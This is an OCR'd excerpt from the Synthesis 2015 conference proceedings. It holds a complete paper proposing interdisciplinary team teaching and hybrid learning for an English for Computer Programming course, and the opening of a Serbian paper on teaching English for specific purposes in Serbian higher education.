Karastojković, Z., Kovačević, Z., & Srećković. M. (2010). Kako na srpski prevoditi zavarivački termin "key hole". *Welding and welded structures, 55(3)*, 37-38.

Mijailović, M., Milčić, D., Đurđanović, M., Grabulov, V., Živković, A., & Perović. M. (2012). Osnovni pojmovi kod postupka zavarivanja trenjem sa mešanjem prema AWS D17.3/ D17.3M:2010 i ISO 25239-1:2011. *Welding and welded structures, 57(2)*, 61-68.

Rečnik.(2011). Englesko-srpska lista termina za zavarivanje i srodne postupke: Izvod iz standarda SRPS EN 1792:2008. *Welding and welded structures, 56(1)*, 37-38.

Sedmak, A., *et al*. (2000.). *Mašinski materijali-drugi deo*. Beograd: Mašinski fakultet

Zbirka srpskih standarda. (2012). *Obezbeđenje kvaliteta u zavarivanju. Tehnologija zavarivanja*. Beograd: Institut za standardizaciju Srbije, Društvo za unapređenje zavarivanja u Srbiji.



DOI: 10.15308/Synthesis-2015-760-762

Synthesis
International Scientific Conference of IT and Business-Related Research

# ESP COURSE DESIGN FOR THE 21ST CENTURY: TEAM TEACHING AND HYBRID LEARNING

## KURS ENGLESKOG JEZIKA ZA POSEBNE NAMENE U XXI VEKU: TIMSKA NASTAVA I HIBRIDNO UČENJE

Dragana Spasić[1], Anita Janković[1], Milica Spasić-Stojković[2]
[1]Faculty of Philosophy, KosovskaMitrovica, Serbia
[2]Business School of Applied Studies, Blace, Serbia

**Abstract:**
This paper aims to promote higher foreign language competences in both students and academic staff by implementing hybrid learning approach and team-teaching strategy in ESP course design. Team-teaching of a language teacher and a content instructor contributes to the direct and practical use of the language in the context of the study field, which in turn further enhances the learning experience. In addition, in hybrid learning, each delivery mode serves as a tool allowing for differentiated instruction and successful task completion. Firstly, the paper will review relevant theory and research literature discussing the benefits and drawbacks of interdisciplinary team teaching strategy. Secondly, it will outline a hybrid course of English for Computer Programming demonstrating how hybrid learning and team-teaching can be used as a basis for ESP university courses. Furthermore, it will tackle unified learning outcomes and assessment, and present a virtual classroom where the language and content intertwine. The prospective course is designed to be delivered at the Business School of Applied Studies in Blace and the University of Priština's Centre for Training and Development in Kosovska Mitrovica.

**Key words:**
English for Specific Purposes, interdisciplinary team teaching, hybrid learning, Content and Language Integrated Learning.

**Apstrakt:**
Ovaj rad ima za cilj da promoviše veće jezičke kompetencije kod studenata i nastavnog osoblja kroz primenu hibridnog pristupa u učenju i strategije timske nastave u izradi i realizaciji kurseva engleskog jezika za posebne namene.Timski rad nastavnika jezika i poznavaoca stručnih termina u nastavi vodi ka direktnoj i praktičnoj upotrebi jezika u datoj oblasti, što zauzvrat unapređuje kvalitet samog procesa učenja. Takođe, kod hibridnog učenja, svaki vid isporuke može se posmatrati kao sredstvo koje doprinosi raznolikosti samog procesa nastave i uspešnoj realizaciji zadatih ciljeva.
Na samom početku ćemo se pozabaviti relevantnim teorijama i stručnom literaturom koja se bavi prednostima i nedostacima strategije interdispilinarnog timskog učenja. Nakon toga, daje se prikaz hibridnog kursa iz engleskog jezika u oblasti kompjuterskog programiranja koje pokazuje kako hibridno učenje i timska nastava zajedno mogu predstavljati osnovu za izradu kurseva jezika za posebne namene na univerzitetima. Osim toga, rad se bavi jedinstvenim ishodima učenja i procene, i nudi prikaz virtuelne učionice u kojoj se prepliću jezik i sadržaj. Potencijalni kurs je dizajniran za potrebe Poslovne škole strukovnih studija u Blacu i Centra za obuku i razvoj u Kosovskoj Mitrovici, Univerziteta u Prištini.

**Ključne reči:**
engleski kao jezik struke, interdisciplinarna timska nastava, hibridno učenje, integrisano učenje sadržaja i jezika.

*"Instructional roles are so diverse and require such different mixes of tasks, talents, and temperaments that the smaller parts must be played by more than one person."*
James L. Bess (2000)

## 1. INTRODUCTION

Teaching a foreign language for specific purposes (FSP) is "always of paramount importance in all educational contexts" (Kaur, 2007). Our students as future professionals depend on proficient foreign language skills; knowing a foreign language specific to their study field increases their employability and mobility. Higher Education Ministers within the European Commission have established that the development of professional competences, including foreign language skills, is the primary objective of the 21st century universities (Communiqué, 2009). The main issue with FSP course design is that the mechanics are not flat; simply determining the aim through needs analysis and matching it to the method to attain it. Furthermore, as Anthony identified, in FSP there is "a still unresolved discussion on whether the language teacher should be an expert in the target subject of the class" (2007).

This paper aims to promote higher foreign language competences in both students and academic staff by implementing hybrid learning approach and team-teaching strategy. Firstly, the paper will review relevant theory and research literature discussing the benefits and drawbacks of interdisciplinary team teaching. Secondly, it will outline an integrative course of English for Computer Programming demonstrating how hybrid learning and team-teaching combined can be used as a basis for FSP university courses. Furthermore, it will tackle unified learning outcomes and assessment, as well as present a virtual classroom where the language and content intertwine.

## 2. ESP COURSE DESIGN AND TEACHER COMPETENCES

Dudley-Evans (1998) outlines absolute and variable characteristics of English for specific purposes (ESP). The absolutes denote a course which: a) caters for learners' needs; b) employs methodology characteristic for the study field it serves; and c) pivots on language elements appropriate for the study field. On the other hand, it is assumed that the course is designed for a specific discipline, mainly for adult learners at the tertiary level

E-mail: anita.jankovic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-763-767

who are at the intermediate or advanced level with the basic grasp of the language system. In other words, ESP is student-centered language learning in synergy with a particular content subject or study field. However, several practical concerns arise from these characteristics (Nunan, 1987). Firstly, Nunan argues that every ESP course should promote communication competences in professional settings. This could be achieved by even distribution of specific and general language learning. Furthermore, the author points out that the course materials should be easily adaptable and constantly developed.

Secondly, a single most important concern in the ESP course design is the teacher (content, professional) knowledge. The concept of teacher knowledge is three-dimensional; the primary element is the cognition of the target language, its system, and specific discourse; secondly, a teacher's grasp of the academic discipline which the ESP serves; and finally, cognition of the foreign language methodology and theories of learning (Górska-Poręcka, 2013). A teacher would gain the theoretical knowledge in the academic context, but more importantly performance skills are gained through work experience and professional development. The specialist knowledge has been a stumbling block of ESP; teacher competences have often been questioned and doubted due to the lack of understanding of the content subjects. Bell reports the opinion that an ESP teacher could not teach the particular language context without understanding the study field, moreover, without having deep insights into the field (2002). Therefore, the peculiarities of the ESP would be lost to such a teacher.

## 3. INTERDISCIPLINARY TEAM TEACHING

One possible solution to the concerns expressed in the previous section is the introduction of interdisciplinary team teaching ESP courses. Buckley states that the foremost argument in favor of curriculum integration is "the disconnection between a discipline-based curriculum and the real world" (2000). In addition, Barron emphasizes that "cognitive and communicative competences cannot be separated" (1992). Consequently, to empower ESP teachers in ensuring that language and academic skills are developed simultaneously they should be paired up with subject specialists. Selinker calls them "informants" and proceeds with sarcasm when saying that they provide "the naive ESP teacher" with insights on the content and the organization of texts and on the processes of their subject (1979). Nevertheless, Barron proposes three methods of cooperation that fit the framework of this paper. However, we will firstly define team teaching and provide arguments and evidence gathered from the survey of relevant theory and research literature supporting the value of this strategy.

Team teaching, parallel teaching, supportive or complementary teaching, collaborative teaching, co-teaching, these are just several names for one and the same strategy where two or more teachers work together with the same aim for the same group of students. Additionally, Buckley supplements this definition with determiners such as "purposefully, regularly, and cooperatively" (2000). There are two categories differentiated by whether the teaching team shares the physical space (the classroom) or not. True team teaching involves ESP teacher and subject specialist co-operating fully throughout the course, delivering instruction simultaneously in the same classroom (Barron, 1992; Dinitz *et al.*, 1997). In similar fashion, Conderman and McCarty define it as a strategy where a "group of teachers work together, plan, conduct, and evaluate the learning activities for the same group of students" (2003). For the purpose of this paper, we adopt the term team teaching as defined by Buckley who describes two teachers who bring to the table their "distinct and complementary sets of skills, combine roles and share resources and responsibilities in a sustained effort while working towards the common goal of academic success" (2000).

There are many considerations to be made to ensure the success of this strategy. Little and Hoel emphasize the importance of careful selection of the teaching partner. Furthermore, they warn the teachers to manage their expectations as well as to ask themselves whether they can "remain open-minded, share control, and not become easily offended" (2011). Stewart and Perry recommend committing to the practice of reflective teaching and being open to share and accept what others offer (2005). Finally, Leavitt reports a mock Decalogue of two Stanford University professors who summed up the rules for a successful teaching team (2006):

1. Thou shalt plan everything with thy neighbor.
2. Thou shalt attend thy neighbor's lectures.
3. Thou shalt refer to thy neighbor's ideas.
4. Thou shalt model debate with thy neighbor.
5. Thou shalt have something to say, even when thou art not in charge.
6. Thou shalt apply common grading standards.
7. Thou shalt ask open questions.
8. Thou shalt let thy students speak.
9. Thou shalt attend all staff meetings.
10. Thou shalt be willing to be surprised.

Research literature indicates that once the conditions are right, team teaching has numerous student, teacher, and professional benefits. The most general and far-fetching benefit of the presence of the interdisciplinary faculty member is that it "reinforces the importance of alternative viewpoints and perspectives" (Little &Hoel, 2011). Similarly, Fenollera *et al.* state that team teaching provides multiple learning perspectives and promotes teamwork and communication between teachers and students (2012). In addition, Leavitt points out that it provides instructors with "a useful way of modeling thinking within or across disciplines" (2006).

Conderman and McCarty believe that by pooling the resources, materials, experiences, and strengths, the classroom experience is richer than if the course had been taught independently; teachers benefit from "the spirit of parity" where both sides are equally valued and have executive power (2003). Buckley reinforces this notion by suggesting that teachers express parity by playing "the dual roles of teacher and learner, expert and novice, giver and recipient of knowledge or skills" (2000). Finally, professional benefits spring from the concept of teacher knowledge (Górska-Poręcka, 2013) where the fourth dimension is added, and it refers to cognition of one's own behaviour and habits.

As previously mentioned, Barron devised three types of interaction in team teaching (1992). They range from the least involvement of the specialist to the full integration of the disciplines. The first is the consultative method where the subject specialist is brought into advice in certain stages of the course delivery. Secondly, there is the collaborative method in which the teaching team works together on all course aspects except for the shares the classroom. Finally, the intervention method implies teaching in a shared physical space. In view of our proposed model course, we opted for the combination of the second and the third method as our teaching team does not share the brick-and-mortar classroom, but they do deliver the joint instruction in the virtual learning environment.



DOI: 10.15308/Synthesis-2015-763-767

## 4. THE MODEL ESP COURSE

The Business School of Applied Studies in Blace comprises the following study programmes: Computing and Informatics, Finance and Accounting, Taxes and Customs, Management and International Business Administration, and Tourism. All students are required to take English language courses throughout the three years of their BA studies. Due to various organizational requirements, students of two, or even three study programs used to attend English classes together. Therefore, a general business English course was selected to try to accommodate the professional needs of all of them, as well as various levels of their language competences.

However, this represented a great impediment for both the students and English teachers, as it was difficult to work with such large groups whose interests and needs differed to a great extent. Several trials with teaching materials referring to specialized disciplines stirred a great interest among the students which prompted the management of the School to make the decision to organize language classes in a different manner in order to meet the needs of the students more efficiently. Starting with the school year of 2013/14, students of each study programme attend English language classes separately from other groups, and Business English course materials are combined with materials from each specific field. This has already proven to be a good practice, as the students invest more in learning what they will actually be able to apply in their future professional lives.

However, as argued in the previous sections of this paper, these ESP courses could be made more efficient through collaboration with subject specialists. To exemplify this notion, we will outline a hybrid course of ESP for Computer Programming in the framework of the Computing and Informatics curriculum. The teacher of Computer Programming is an expert in their field, but is not required to know English, particularly at the level required for students; therefore, this cooperation would also help them to improve their language competences. As English language is closely tied to the specialized area of IT, collaboration among the faculty members could result in deeper learning.

According to Barron's collaborative method (1992), the contribution of the subject specialist could be indispensable; at the design stage, they may suggest topics to be covered in ESP class and help design needs analysis, while during the course they may give tutorials or lectures, hold discussions, provide assistance in writing or help to assess the students' performance on a project. The crucial point in this collaboration is that the subject specialist determines the content, while the ESP teacher works on the underlying concepts and skills. The IT science is changing rapidly, with numerous parts, applications and processes developed on an almost daily basis. Therefore, the subject specialist could help with the increased awareness of the texts and areas to be included into the course materials. For example, several IT course books frequently mention floppy disks that were widely used several years ago, but are not used by modern computers today.

The fact that classes for the students of Computing and Informatics usually take place at the Computer Laboratories could additionally facilitate the teaching and learning process, as the teachers could show the described processes and features to students in practice, and the students and both teachers could participate in joint studies and Internet searches. The role of the English language teacher is to explain the structure and meaning of linguistic units in English (words, phrases, clauses and sentences), and the role of the Programming teacher would be to clarify the meaning of particular words (vocabulary) in order to avoid semantic differences that need to be explained by both correct use of the vocabulary from the lexicon, and the use of that vocabulary in language structures.

The application of Barron's third model (1992), the intervention, is realized in the virtual learning environment where the language and the content are interwoven. In addition, by applying the principles of Content and Language Integrated Learning (CLIL), where the content is delivered in the foreign language, the virtual classroom changes the dynamics of the course into one which is "learner-centered, constructivist and motivating, as it prompts learners to use the language authentically to access information, gain understanding and formulate new content knowledge" (Ting, 2010). Additionally, the CLIL research suggests that providing curriculum content in a second or foreign language can lead to the enhanced L2 proficiency in the academic faculty (Brinton &Snow, 1990). The synergy between the content and the language is embodied in the virtual classroom which creates a simulated reality for the language use in the context of the discipline (Fig. 1). The language, as well as the ESP teacher, depends entirely on the content component of this ensemble.





Fig. 1: How language and content intertwine

The hybrid model gives both teachers the extension of the structured learning time as well as the opportunity to plan more collaborative project or task based learning activities (Bonakdarian at al., 2010). For the purpose of this paper, we will follow Friends' concept of hybrid learning as "… a course that uses both in person and online instruction modes … whatever delivery mode is most appropriate for whatever task needs to be accomplished" (2013).

The winning game plan in this model course lies in the combined learning outcomes for the online component, which cover language, content, and learning goals (Fig. 2). The activities and assignments in the virtual classroom reflect the combined learning outcomes. Hence, the areas of assessment are aligned to fit them both (Marsh, 2002):

- Achievement of content and language goals
- Achievement of learning skills goals
- Use of language for various purposes
- Ability to work with authentic materials
- Level of engagement
- Partner and group work





Fig. 2 Combined learning outcomes for the online component of the course



DOI: 10.15308/Synthesis-2015-763-767

The aforementioned strategies are obviously less problematic in teaching the Computing and Informatics students. However, they are applicable to other study programs, in which ESP teachers are working on adjusting teaching materials and combining texts from the field of Business English with texts specializing in the primary disciplines. Successful teaching and learning process regarding the curriculum that gets more and more complex with every school year, requires interdisciplinary team effort, as well as students' hard work, as the most important objective of this process is for them to acquire academic and professional competences they could afterwards effectively implement in their professional practice.

## 5. ROADBLOCKS AND HOW TO OUTFLANK THEM

The surveyed authors all agree that team teaching requires great effort and time invested by the teachers. Tension and conflicts are not rare, so the challenge is to turn the table and use the conflict as a learning opportunity (Buckley, 2000). Dinitz *et al*. believe that our academic and professional development, our experiences, our habits and beliefs make us "ill-equipped for sharing a classroom" (1997). We are used to being in control and successful in our practice, whereas team teaching disturbs all that. Stewart and Perry insist on reflection being an integral part of the teaching practice, team-teaching even more so (2005). Admittedly, they also suggest that "our assumptions about teaching and learning often remain tacit" mostly because we are used to being enclosed in our own discipline and we may lack the words to justify what we do. Finally, the issue of increased workload for already overworked teachers who lead busy lives is a tall obstacle.

In conclusion, or as a solution, this issue of the specialist competences of the ESP teacher can begin to be resolved with the model we proposed. However, this model is not sustainable due to the reasons described above and eventually, ESP teachers will be on their own again. The next road sign for the poor ESP teacher comes from Anthony who advocates that teachers should assume the role of students in the ESP design, learning from the consulting specialists and the students themselves (2007). In the first place, team-teaching practice can be a form of teacher development programme (Stewart & Perry, 2005). Secondly, with language learners now assuming the role of experts in a particular field, their motivation and contribution will boost. In the end, that is the common goal the interdisciplinary faculty should work toward.

## 6. SUMMARY

The paper tackles the issue of ESP course design for the tertiary education; more specifically, it explores the role and significance of content or professional knowledge of the ESP teacher in the design process. The general goal of the paper is to advocate professional and language competences as a means of boosting employability and mobility of students. In addition, the specific aim of the paper is to present a combination of teaching methods to overcome the aforementioned issues in the course design.

Firstly, the paper outlines the problem of ESP course design and defines the term "teacher content knowledge" as the pivot point. Secondly, it reviews relevant theory and research literature supporting the strategy of interdisciplinary team teaching in ESP courses for university students. Finally, it specifies the models of team teaching that the authors base their proposal on.

In the main part of the text, the authors propose a hybrid course of English for Computer Programming to be delivered at the Business School of Applied Studies in Blace. The ESP course infers that a subject specialist works together with the ESP teacher to plan and deliver the learning activities both face-to-face and online in the virtual classroom. In the first learning environment, the subject specialist has the role of an informant, while in the virtual learning environment, the teaching team works side-by-side instructing and evaluating students. The online component of the course unifies language and content through CLIL approach and combined learning outcomes.

Instead of the conclusion, the paper directs attention towards the disadvantages of the interdisciplinary team teaching strategy and the issues in the sustainability of the proposed model. However, the authors recommend that the model ESP course should be just the initial step in achieving the more permanent solution.

## REFERENCES


Anthony, L. (2007). The teacher as student in ESP course design. Keynote address presented at the 2007 *International Symposium on ESP & Its Applications in Nursing and Medical English Education*. Kaohsiung, Taiwan: Fooyin University.

Barron, C. (1992). Cultural Syntonicity: Co-operative Relationships between the ESP Unit and Other Departments. *Hong Kong Papers in Linguistics and Language Learning,* 15, 2-15.

Bell, D. (2002). Help! I've been asked to teach a class on ESP. *IATEFL Newsletter*, No. 169.

Bess, J.L., & Associates (2000). *Teaching alone teaching together*. San Francisco: Jossey Bass.

Bonakdarian, E., Whittaker, T., & Yang, Y. (2010). Mixing it up: more experiments in hybrid learning. *Journal of Computing Sciences in Colleges*, 25(4), 97-103.

Brinton, D., & Snow, M.A. (1990). *Content-based Language Instruction*. New York: Newbury House.

Buckley, F.J. (2000). *Team Teaching: What, Why and How*. California: Sage Publications Inc.

Communiqué of the Conference of European Ministers Responsible for Higher Education (2009). *Leuven and Louvain-la-Neuve*. Retrieved February 20, 2015, from http://europa.eu/rapid/press-release_IP-09-675_en.html

Conderman, G. & McCarty, B. (2003). Shared Insights from University Co-Teaching.*Academic Exchange Quarterly Winter*, 7(4), 23-27.

Dinitz, S., Drake, J., Gedeon, S., Kiedaisch, J., &Mehrtens, C. (1997). The Odd Couples: Interdisciplinary Team Teaching. *Language and Learning Across the Disciplines*, 2(2): 29-42.

Dudley-Evans, T. (1998). *Developments in English for Specific Purposes: A multi- disciplinary approach*. Cambridge: Cambridge University Press.

Fenollera, M., Lorenzo, J., Goicoechea, I., & Badoui, A. (2012). *Interdisciplinary Team Teaching*. In B. Katalinic (Ed.) DAAAM International Scientific Book 2012, pp. 585-600. Austria: DAAAM International.

Friend, C.R. (2013). On Vocabulary: "Blended Learning" vs. "Hybrid Pedagogy" [Web log post]. Thinking Allowed. Retrieved February 20, 2015, from http://chrisfriend.us/Blog/files/blended-vs-hybrid.php

Górska-Poręcka, B. (2013). The role of teacher knowledge in ESP course design. *Studies in Logic, Grammar and Rethoric*, 34(47), 27-42.




DOI: 10.15308/Synthesis-2015-763-767

Kaur, S. (2007). ESP course design: Matching learner needs to aims. *ESP World*, 1(14), 6.

Leavitt, M.C. (2006). Team Teaching: Benefits and Challenges. *Speaking of Teaching*, 16(1).

Little, A. &Hoel, A. (2011). Interdisciplinary Team Teaching: An Effective Method to Transform Student Attitudes. *The Journal of Effective Teaching*, 11(1), 36-44.

Marsh, D. (2002). CLIL/EMILE – The European Dimension. *Actions, Trends and Foresight Potential*. Strasbourg: European Commission.

Nunan, D. (1987). *The Teacher as Curriculum Developer: An Investigation of Curriculum Processes within the Adult Migrant Education Program*. Adelaide: National Curriculum Resource Centre.

Selinker, L. (1979). On the use of informants in discourse analysis and language for specialized purposes. *International Review of Applied Linguistics in Language Teaching,* 17 (3), 189-215.

Stewart, T., & Perry, B. (2005). Interdisciplinary Team Teaching as a Model for Teacher Development. *TESL-EJ*, 9(2), 1-17.

Ting, Y.L.T. (2010). CLIL Appeals to How the Brain Likes Its Information: Examples From CLIL-(Neuro)Science. *International CLIL Research Journal*, 1(3), 3-18.



DOI: 10.15308/Synthesis-2015-763-767

Synthesis
International Scientific Conference of IT and Business-Related Research

# UČENJE ENGLESKOG JEZIKA STRUKE U VISOKOŠKOLSKIM USTANOVAMA U SRBIJI: METODE, SAVETI I PRIMERI

## LEARNING ENGLISH FOR SPECIFIC PURPOSES IN HIGHER EDUCATION INSTITUTIONS IN SERBIA: METHODS, RECOMMENDATIONS, EXAMPLES

Tamara Stefanović, Vanja Vukčević, Ana Kažanegra-Veličković, Vesna Jokanović
Beogradska poslovna škola-Visoka škola strukovnih studija, Kraljice Marije 73, Beograd, Srbija

**Apstrakt:**
U doba globalizacije poznavanje engleskog jezika predstavlja jedan od glavnih preduslova za razvoj ljudskih resursa, a napredni nivo znanja engleskog jezika struke smatra se neophodnom veštinom mladog visoko-obrazovanog čoveka u modernom poslovnom svetu. Savremena istraživanja pokazuju da se poznavanje engleskog jezika struke postavlja danas kao imperativ profesionalnog opstanka, kako pojedinca tako i samog društva. Akademska zajednica, koja obrazuje stručni kadar, ima veliku odgovornost u obezbeđivanju uslova za sticanje najnovijih znanja kako iz oblasti modernih tehnologija, tako i iz oblasti stranog jezika stuke, kao dveju suštinski neizostavnih oblasti za razvoj privrede i industrije jedne zemlje. Ovaj rad pruža konkretan uvid u razvoj i trenutno stanje nastave engleskog jezika struke u visokoškolskim ustanovama u Srbiji, uz metode, koncepte i savete koji se mogu primenjivati u nastavi engleskog jezika u funkciji struke. Analizom metoda i praktičnih iskustava opisanih u radu, dolazi se do zaključka da kod učenja stranog jezika struke, naglasak treba da bude na raznovrsnosti metoda, na stalnom izlaganju jeziku, kao i na čestom korišćenju autentičnih materijala, zadatka i aktivnosti koje simulišu situacije u kojima će se naći budući stručni kadrovi.

**Ključne reči:**
engleski jezik struke, stručni kadar, znanje, nastavni proces, metode.

**Abstract:**
In the era of globalization, the knowledge of English language is considered one of the main preconditions for the development of human resources, while the advanced level of English for specific purposes is considered an essential skill of a young highly-educated man in the contemporary business world. Modern research shows that the knowledge of English for specific purposes is set today as a professional imperative of survival of an individual, as well as the society itself. The academic community, which educates professional staff, has a great responsibility in ensuring the conditions for acquiring the latest knowledge in the field of modern technologies and LSP, regarding the fact that these two are fundamentally indispensable for the development of the economy and industry of a country. This paper provides the specific insight into the development and the current state of the process of teaching English for specific purposes in higher education institutions in Serbia, along with methods, concepts and recommendations that can be used in teaching English for specific purposes. By the analysis of methods and practical experiences described in this paper, one comes to the conclusion that when learning a foreign language for specific purposes, the emphasis should be placed on a variety of methods, the constant exposure to a language, as well as the frequent use of authentic materials, tasks and activities that simulate situations that future professional staff shall encounter.

**Key words:**
English for specific purposes, professional staff, knowledge, teaching process, methods.

## 1. UVOD

Savremeni pristup učenju jezika ima naučnu osnovu kojoj doprinose brojne discipline, a među njima najznačajnije su: filologija, psihologija i pedagogija. Brojni činioci utiču na kvalitet učenja stranih jezika i nastavnih metoda. U procesu učenja stranog jezika posebnu pažnju treba obratiti na raznovrsnost nastavnih metoda i stepen izloženosti jeziku. Raznovrsnost je neophodna kako bi se savladali različiti aspekti jezika, ali i da bi se izbegla monotonija. Za učenje stranog jezika ne postoji jedinstveni metod, već je nastavnik onaj koji planira nastavni proces jezičkih aktivnosti, uzmajući u obzir individualne karakteristike učenika, kao što su uzrast, profil, lične karakteristike i potrebe, a koje zavise od socijalnog i kulturnog okruženja. Različitost društvenih situacija, kulturnih okruženja i individualnih karakteristika korisnika jezika jedan je od osnovnih postulata komunikativne nastave stranih jezika. Drugim rečima, kulturni kontekst je od presudnog značaja u oblikovanju govornikove komunikativne kompetencije, kako u prvom/maternjem, tako i u svim drugim jezicima koje uči. Dakle, učenicima/studentima stranog jezika potrebno je obezbediti i socio-kulturni kontekst u kome se taj jezik govori, kao i pratiti i zadovoljavati njihova lična interesovanja i potrebe.

## 2. DISKUSIJA

### 2.1. JEZIK STRUKE I NJEGOVE KARAKTERISTIKE

Naše društvo nalazi se u eri globalizacije, intenzivnog razvoja elektronike i telekomunikacija. U svakodnevnom govoru koriste se termini engleskog porekla (*PC, display, monitor, email, download,* itd.) koji su se odomaćili u srpskom jeziku, a za pojedine reči nema ni adekvatnog pevoda na naš jezik, te je neophodno da svaki budući poslovni čovek tečno govori engleski jezik, kako „opšti“, tako i svoje struke, bez potrebe za angažovanjem prevodioca za isti.

Strani jezik struke postao je značajna oblast ne samo u domenu obrazovanja, već i ekonomije i poslovnih komunikacija uopšte. Ono što je karakteristično za jezik struke jeste specijalizovan vokabular, a to znači da svako polje ima specifičnu terminologiju, pri čemu pojedine reči iz svakodnevnog života imaju drugačije značenje u određenoj stručnoj oblasti (Ignjačević, 2012).



E-mail: tamara.stefanovic@bbs.edu.rs
DOI: 10.15308/Synthesis-2015-768-770

Prema jednom od najznačajnijih autora iz oblasti engleskog jezika struke, Toniju Dadli-Evansu, jezik struke moguće je opisati nizom karakteristika. Kao apsolutne karakteristike Dadli-Evans i Sent Džon (1998) navode sledeće:

1. Jezik struke je definisan tako da odgovori na specifične potrebe učenika.
2. Jezik struke koristi postojeću metodologiju i aktivnosti discipline kojoj služi.
3. Jezik struke je usmeren na jezik koji je odgovarajući za te aktivnosti u smislu gramatike, leksike, registra, veština učenja, diskursa i žanra.

Iako se, teorijski gledano, jezik struke kao jezički sistem ne razlikuje od opšteg jezika ni po čemu sem po terminološkoj leksici, nastava stranog jezika struke se donekle razlikuje od nastave stranog jezika za opšte potrebe. Ta razlika se prvenstveno ogleda u tome što kombinuje nastavu struke i nastavu jezika, u odgovarajućem kontekstu. Ukoliko se nastava jezika struke odvija u akademskom okruženju, osim znanja i veština jezika i struke, potrebno je razvijati i akademsku jezičku kompetenciju kako na stranom, tako i na maternjem jeziku.

## 2.2. UČENJE ENGLESKOG JEZIKA STRUKE NA VISOKIM ŠKOLAMA STRUKOVNIH STUDIJA U SRBIJI

Nastava stanih jezika je organizovan proces, čiji su ciljevi utvrđeni u skladu sa opštom vaspitno-obrazovnom politikom našeg društva i aktuelnim zadacima (Đorović, 2004).

Sa stanovišta teorija učenja, možemo govoriti o opštem zaokretu od kognitivnih i razvojnih teorija ka konceptu socijalnog učenja kroz saradnju. Dakle, možemo govoriti o holističkoj nastavi stranih jezika, koja je usmerena na socijalnu interakciju, koja u mnogome unapređuje kvantitet jezičkog materijala koji je neophodan uslov za bilo koje učenje jezika.

Nastava stranih jezika, kroz primenu Bolonjske deklaracije, bazira se na shvatanju jezika kao sredstava komunikacije, odnosno kao društvenog oruđa koje govornici koriste da prenesu značenje. Stoga, treba istaći da se strani jezik u učionici ne pojavljuje kao nekakav izolovan fenomen kome se posvećujemo kroz duga i, manje ili više, teorijska objašnjenja na maternjem jeziku učenika, već kao sistem koji studenti treba da prepoznaju kao funkcionalan medijum za primanje i prenošenje informacija koje su od značaja za proširenje njihovog sistema znanja.

U istraživanju smo krenule od uporedne analize nastavnih programa za engleski jezik na više raznorodnih visokoobrazovnih institucija koje školuju kadrove za rad u različitim poslovnim i IT oblastima. Detaljnom obradom pomenutih programa uočena je ozbiljnost pristupu izučavanja engleskog jezika struke na studijama. Kroz nastavne planove se vidi da se na većini visokoškolskih ustanova ovaj jezik uči skoro na svim godinama studija, što ga svrstava u red osnovnih predmeta studijama, jer se u savremenom poslovnom svetu ne može zamisliti rad bez aktivnog znanja engleskog jezika.

Nastavnim planom Beogradske poslovne škole - Visoke škole strukovnih studija predviđeno je da se engleski jezik uči kao obavezni na prvoj i drugoj godini. Engleski I se izučava jedan semestar i pokriva „opšti" engleski jezik i osnovne gramatičke strukture i leksičke i frazeološke jedinice, tj. bazira se na upotrebi engleskog jezika u svakodnevnim životnim situacijama. Engleski jezik II, tzv. Poslovni engleski, izučava se na drugoj godini studija u trajanju od dva semestra. Program obuhvata pažljivo birane nastavne jedinice sa tekstovima za obradu stručnih tema iz oblasti poslovnog engleskog jezika, vezanih za oblasti finansija, računovodstva i bankarstva, poslovne informatike, menadžmenta i poreza i carina, kao i osnovne i složene gramatičke strukture. Kako je u nastavi engleskog jezika glavni cilj razvijanje komunikativne sposobnosti posebno na poslovnom nivou, veoma je važno obratiti posebnu pažnju na nastavu pismenog izražavanja. Imajući ovo u vidu, deo nastavnog programa akcenat stavlja na pismenu korespodenciju: pravila i primeri za pisanje biografije i propratnog pisma, zvaničnog i neformalnog pisma, prijave za posao, zahteva za nabavku, itd.

U Beogradskoj poslovnoj školi nastava se odvija u manjim grupama, kada su u pitanju vežbe, a u većim kada su u pitanju predavanja. Studenti su se putem ankete sprovedene 2014. godine na smeru Finansije, računovodstvo i bankarstvo većinom izjasnili da im najviše odgovara rad u malim grupama i parovima, a da im ne prija rad u velikim grupama. Što se tiče nastavnih metoda, studenti se izjašnjavaju za grupni rad, prezentacije i rad u paru, jer će im to koristiti u budućem radu, a stavljanje studenta u konkretne i realne poslovne situacije pomaže mu da uvežba ne samo jezik struke i pravilnu upotrebu gramatičkih struktura, već uči da savlada tremu i da radi na vizuelnom predstavljanju.

Takođe, kada je reč o nastavi u Beogradskoj poslovnoj školi, treba istaći da studenti nisu toliko često izloženi autentičnim audio-materijalima, jer su grupe vrlo brojne, te se nastava može lako ometati, a to bi dovelo do neuspešno izvršene aktivnosti. Čitanje predstavlja važnu sposobnost koju treba razvijati u nastavi, a da bi se pospešila ova veština, studentima se pruža mogućnost korišćenja autentičnih tekstova koji zadovoljavaju specifične potrebe studija, uz dodatak zanimljivih zadataka koji se tiču razumevanja tekstova, a koji istovremeno podstiču kreativno i kritičko razmišljanje u pozitivnoj radnoj atmosferi (Nunan, 2003).

